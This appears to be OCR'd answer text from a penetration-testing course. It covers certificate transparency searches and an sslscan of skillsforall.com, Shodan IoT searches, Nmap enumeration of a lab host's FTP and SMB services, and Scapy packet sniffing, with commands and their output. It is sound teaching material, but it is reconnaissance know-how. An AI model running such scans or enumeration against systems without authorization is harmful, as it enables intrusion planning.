
Step 1: View site certificates from a browser







Step 2: View stored certificates in the operating system



Part 2: Access Detailed Certificate Information Online

Certificate Transparency (CT) is an open framework for monitoring and auditing the issuance of SSL/TLS certificates. CT requires that all publicly trusted certificate authorities (CAs) log all issued certificates in publicly available, tamper-evident, and auditable logs. These logs can be monitored to detect any fraudulent or malicious issuance of SSL/TLS certificates, including certificates issued for domains that the attacker does not control.
In OSINT, CT logs can be used to gather information about SSL/TLS certificates used by an organization or a specific domain. By analyzing CT logs, analysts can identify certificate issuances and their associated domains, as well as any anomalies

or irregularities in certificate issuance. CT logs can also be used to monitor for any unauthorized SSL/TLS certificate issuance, which could indicate a potential security breach.
CT logs can be accessed through various CT log servers and APIs. There are also several CT monitoring tools available, such as CertSpotter and Censys, which can help automate the process of monitoring CT logs for specific domains or SSL/TLS certificates.

crt.sh Identity Search — Group by Issuer

Criteria: Type: Identity Match: ILIKE Search: 'skillsforall.com'

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
15649686273	2024-12-07	2024-12-07	2026-01-04	dev.skillsforall.com	*.dev.skillsforall.com dev.skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M03
15648028984	2024-12-07	2024-12-07	2026-01-05	perf.skillsforall.com	*.perf.skillsforall.com perf.skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M03
15640010632	2024-12-06	2024-12-06	2026-01-04	*.socialgoodplatform.com	*.skillsforall.com skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M02
15452120196	2024-11-22	2024-11-22	2025-12-22	sfapilot.skillsforall.com	*.sfapilot.skillsforall.com sfapilot.skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M02
15206505378	2024-11-04	2024-11-04	2025-12-04	cfirefox.skillsforall.com	*.cfirefox.skillsforall.com cfirefox.skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M03
14706706471	2024-09-27	2024-08-23	2025-09-21	www.netacad.com	*.skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M03
14669188697	2024-09-24	2024-09-24	2025-10-23	cauto.netacad.com	*.cauto.skillsforall.com cauto.skillsforall.com	C=US, O=Amazon, CN=Amazon RSA 2048 M02

crt.sh reveals several subdomains that are not known to normal Skills for All users. Note the names of the subdomains. Who do you think these subdomains are intended to be used by? Explain.
With names beginning with dev and stage, it appears that these subdomains are meant for developers who are working on the Skills for All website.

Search crt.sh on the domain that is affiliated with skillsforall.com. What general observation can you make about the domains revealed from this search? What does this imply about the network?
There are many subdomains for socialgoodplatform.com. More than Skills for All. It has a very large attack surface.

Part 3: Use SSL Analysis Tools in Kali


Part 4: Use Kali Tools to Gather Certificate Information
sslscan is a Kali tool reconnaissance that will gather information about SSL certificates that are associated with domains. It is a command line utility. We will use **sslscan** to gather information about certificates and use another utility, called **aha**, to output the results to an HTML file.

```
┌──(kali㉿kali)-[~]
└─$ sslscan skillsforall.com
Version: 2.0.16-static
OpenSSL 1.1.1u-dev  xx XXX xxxx

Connected to 108.157.4.69

Testing SSL server skillsforall.com on port 443 using SNI name skillsforall.com

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   enabled

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.3  128 bits  TLS_AES_128_GCM_SHA256        Curve 25519 DHE 253
Accepted  TLSv1.3  256 bits  TLS_AES_256_GCM_SHA384        Curve 25519 DHE 253
Accepted  TLSv1.3  256 bits  TLS_CHACHA20_POLY1305_SHA256  Curve 25519 DHE 253
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  ECDHE-RSA-CHACHA20-POLY1305   Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve 25519 DHE 253

  Server Key Exchange Group(s):
TLSv1.3  128 bits  secp256r1 (NIST P-256)

  Server Key Exchange Group(s):
TLSv1.3  128 bits  secp256r1 (NIST P-256)
TLSv1.3  192 bits  secp384r1 (NIST P-384)
TLSv1.3  128 bits  x25519
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
TLSv1.2  128 bits  x25519

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.socialgoodplatform.com
Altnames: DNS:*.socialgoodplatform.com, DNS:skillsforall.com, DNS:*.skillsforall.com, DNS:socialgoodplatform.com
Issuer:   Amazon RSA 2048 M02

Not valid before: Dec  6 00:00:00 2024 GMT
Not valid after:  Jan  4 23:59:59 2026 GMT
```


3.1.19 & 3.1.21 Advanced / Shodan Searches

IoT devices are in wide usage. They are created, installed, and maintained by governments, businesses, and homeowners. These devices are not usually hardened by the manufacturer. It is the responsibility of the end-user to ensure that these devices do not introduce additional risks to network security.
You can perform some Shodan searches without obtaining a subscription.


Part 1: Create a Shodan Account and Register for an API Key



Part 2: Use the Shodan Website to Search for Vulnerable IoT Devices



Part 3: Use Shodan from the CLI to Perform a Search



Shodan can provide a wealth of information about systems and devices that are connected and communicating on the internet. What features of Shodan are especially valuable for IT administrators?
Shodan can display information obtained from HTTP headers, so that IT can modify them to prevent sensitive information from being available. Using Shodan to search for vulnerabilities by CVE or by product can inform IT of devices that need to be updated or removed.


3.2.6


Enumeration with Nmap

Nmap is a powerful open-source tool for network mapping and discovery. A Wireshark capture shows unusual activity on a machine on the 10.6.6.0 DMZ network. You've been asked to do some active recon on the machine to determine what services it may be offering and if there are vulnerable applications that could present security issues. The IP address of the suspicious computer is 10.6.6.23. You have access to a Kali Linux system on the 10.6.6.0 network.

Part 2: Perform Basic Nmap Scans

Step 1: Initiate a basic Nmap scan of the target computer





By default, Nmap performs a connect scan of 1000 most common TCP ports. This makes use of the operating system's networking software to establish a full TCP connection. This type of scan creates a lot of networking traffic and increases the probability of detection by intrusion detection services. You can also specify a TCP connect scan using the command option **nmap -sT**.

Status	Response Received	Interpretation
Open	TCP SYN-ACK	There is a service listening on the identified port.
Closed	TCP RST	There is no service listening on the identified port.
Filtered	No response, or an ICMP destination unreachable message received.	The port is being filtered by a firewall.

The -O option can be used to further determine information about the operating system running on the target host. Some Nmap options require additional permissions and must be run as root or using the sudo command. To find operating system information on the target host, use the nmap -O command. Enter the password of kali when prompted.

```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -O 10.6.6.23
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-07 17:49 MST
Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.000031s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:0A:06:06:17 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=12/7%OT=21%CT=1%CU=44300%PV=Y%DS=1%DC=D%G=Y%M=02420A%T
OS:M=6754ED36%P=aarch64-unknown-linux-gnu)SEQ(SP=10A%GCD=1%ISR=10A%TI=Z%CI=
OS:Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST1
OS:1NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=F
OS:E88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

Step 2: Obtain additional information about the host and services


To provide additional information about the target computer, it is possible to combine different options into a single command line. The previous command identified several potentially open ports on the 10.6.6.23 host. You can use **-v**, **-p**, and **-sV** to find additional information about the services running on the open ports. This command provides information about the FTP service running on port 21 on the target in verbose mode, with the timing set to fast (**-T4**):

```
┌──(kali㉿Kali)-[~]
└─$ nmap -v -p21 -sV -T4 10.6.6.23
Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-07 17:52 MST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 17:52
Scanning 10.6.6.23 [2 ports]
Completed Ping Scan at 17:52, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 17:52
Scanning gravemind.vm (10.6.6.23) [1 port]
Discovered open port 21/tcp on 10.6.6.23
Completed Connect Scan at 17:52, 0.00s elapsed (1 total ports)
Initiating Service scan at 17:52
Scanning 1 service on gravemind.vm (10.6.6.23)
Completed Service scan at 17:52, 0.04s elapsed (1 service on 1 host)
NSE: Script scanning 10.6.6.23.
Initiating NSE at 17:52
Completed NSE at 17:52, 0.00s elapsed
Initiating NSE at 17:52
Completed NSE at 17:52, 0.00s elapsed
Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.0063s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

The **-A** option executes OS detection, version detection, script scanning, and traceroute. The **-A** scan can be very intrusive and therefore will be detected by many IDS systems, so ensure that you have permission before attempting this scan outside of the lab environment. To gather more information regarding the FTP service, enter the command **nmap -p21 -sV -A 10.6.6.23**.


How many files on the FTP server are accessible through this connection?
There are four text files accessible.

What weakness in the FTP server configuration enabled the Kali Linux system to log into the FTP server?
The FTP server is configured to permit anonymous logins.




Step 3: Investigate SMB Services with Scripts

The Server Message Block (SMB) protocol is a network file sharing protocol supported on Windows computers and by SAMBA on Linux. SMB enables applications to read and write files or request services over a network. Open public shares or shared devices such as print servers on a network, can be accessed through SMB.
The earlier scan of open ports on the target computer indicates that the SMB ports 139 and 445 are open. Find more information on these ports using the **-A** and **-p** command options. The **-A** option executes several functions including running the default scripts. Specify more than one port to scan by listing them separately with a comma between them.




From this information, it can be determined that the target computer is a member of the default workgroup, named WORKGROUP, and that SMB supported on this host through SAMBA on Linux.
What is the NetBIOS computer name assigned to the target host?
The NetBIOS computer name could be GRAVEMIND\x00

Nmap contains the powerful Nmap Scripting Engine (NSE), which enables the programming of various Nmap options and conditional actions to be taken as a result of the responses. NSE has built-in scripts that enumerate users, groups, and network shares. One of the more commonly used scripts for SMB discovery is the **smb-enum-users.nse** script.



Did the script uncover any SMB usernames on the target host? If so, how many?
Two usernames, arbiter and masterchief.

A serious security concern is the existence of publicly shared directories (folders). You can enumerate the network shares using another NSE script, **smb-enum-shares.nse.** To discover shared directories on the target computer.



How many hidden shares were discovered on the target host?
2
What serious security risk is uncovered in this script output?
Anonymous access: READ/WRITE
Nmap is a powerful tool for network discovery. Think about the ways that Nmap can discover and enumerate computers that you used in this lab. How can Nmap be used by internal network technicians to inventory and secure local computers? How can these same tools be used by malicious actors to perform reconnaissance before an attack?
Nmap scans can be used to identify active devices on a network. The basic scans will uncover open ports and services that may need to be secured. Anonymous access to FTP files or network shares can be detected and corrected or limited. Malicious actors can use these same functions to find computers that may be vulnerable to attack.
If you were tasked with creating a report on the status of the target host (10.6.6.23), what serious security risks would you include in your report?
Included in the report will be vulnerable versions of services, open shares, anonymous access to FTP, and unneeded or insecure services.

3.2.9

Packet Crafting with Scapy


Penetration testers and ethical hackers often use specially crafted packets to discover and/or exploit vulnerabilities in clients' infrastructure and systems. Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

Part 1: Investigate the Scapy Tool

Step 2: Use Scapy interactive command mode

TFTP is a protocol used to send and receive files on a LAN segment. It is commonly used to back up configuration files on networking devices. Scroll up to view the available TFTP packet formats.

Step 3: Examine the fields in an IPv4 packet header



Significant fields in the IPv4 header include the following:
Version - Contains a 4-bit binary value set to 0100 that identifies this as an IPv4 packet.
Differentiated Services or DiffServ (DS) - Formerly called the type of service (ToS) field, the DS field is an 8-bit field used to determine the priority of each packet. The six most significant bits of the DiffServ field are the differentiated services code point (DSCP) bits and the last two bits are the explicit congestion notification (ECN) bits.
Time to Live (TTL) – TTL contains an 8-bit binary value that is used to limit the lifetime of a packet. The packet source device sets the initial TTL value. It is decreased by one each time the packet is processed by a router. If the TTL field decrements to zero, the router discards the packet and sends an Internet Control Message Protocol (ICMP) Time Exceeded message to the source IP address. Because the router decrements the TTL of each packet, the router must also recalculate the Header Checksum.
Protocol – This field is used to identify the next level protocol. This 8-bit binary value indicates the data payload type that the packet is carrying, which enables the network layer to pass the data to the appropriate upper-layer protocol. Common values include ICMP (1), TCP (6), and UDP (17).
Header Checksum – This is used to detect corruption in the IPv4 header.
Source IPv4 Address – This contains a 32-bit binary value that represents the source IPv4 address of the packet. The source IPv4 address is always a unicast address.
Destination IPv4 Address – This contains a 32-bit binary value that represents the destination IPv4 address of the packet. The destination IPv4 address is a unicast, multicast, or broadcast address.

The **ls()** function can also be used to list details of the fields and options available in each protocol header. The syntax to use a function in Scapy is ***function_name(arguments).*** Use the **ls(IP)** function to list the available fields in an IP packet header.


>>> ls(IP)

```
version   : BitField  (4 bits)          = ('4')
ihl       : BitField  (4 bits)          = ('None')
tos       : XByteField                  = ('0')
len       : ShortField                  = ('None')
id        : ShortField                  = ('1')
flags     : FlagsField                  = ('<Flag 0 ()>')
frag      : BitField  (13 bits)         = ('0')
ttl       : ByteField                   = ('64')
proto     : ByteEnumField               = ('0')
chksum    : XShortField                 = ('None')
src       : SourceIPField               = ('None')
dst       : DestIPField                 = ('None')
options   : PacketListField             = ('[]')
```


Compare the fields in the IP detail on Scapy with the packet header described in Step 3a. Are there any differences between the two?
The DiffServe field is still identified as TOS (Type of Service) and there is an Options field added.
Which field do you think you would change to create a packet that would generate a reply to a target machine, rather than the machine that actually sent the packet?
The source IPv4 address (SRC) field.

Part 2: Use Scapy to Sniff Network Traffic

Step 1: Use the sniff() function
Scapy can be used to capture and display network traffic, similar to a tcpdump or tshark packet collection. Use the **sniff()** function to collect traffic using the default eth0 interface of your VM.



Step 2: Capture and save traffic on a specific interface




```
br-internal: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.6.6.1  netmask 255.255.255.0  broadcast 10.6.6.255
        inet6 fe80::42:a6ff:fef9:2f10  prefixlen 64  scopeid 0x20<link>
        ether 02:42:a6:f9:2f:10  txqueuelen 0  (Ethernet)
        RX packets 3408  bytes 275185 (268.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3701  bytes 279495 (272.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
>>> sniff(iface="br-internal")
^C<Sniffed: TCP:160 UDP:0 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http S
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 SA
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 A
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 A
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http A
Ether / IP / TCP 10.6.6.1:45544 > 10.6.6.13:http PA / Raw
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 A
Ether / IP / TCP 10.6.6.13:http > 10.6.6.1:45544 PA / Raw
